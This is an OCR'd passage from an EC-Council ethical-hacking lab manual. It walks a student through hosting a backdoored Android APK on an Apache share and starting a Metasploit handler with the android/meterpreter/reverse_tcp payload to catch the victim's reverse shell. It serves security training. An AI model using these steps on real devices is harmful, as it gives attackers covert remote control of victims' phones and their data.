


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).


   Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Execute the below commands to create a **share** folder and assign required permissions to it:
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.
12. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.




13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




15. Now, issue the following commands in msfconsole:
    - Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
    - Type **set LHOST 10.10.1.13** and press **Enter**.
    - Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.



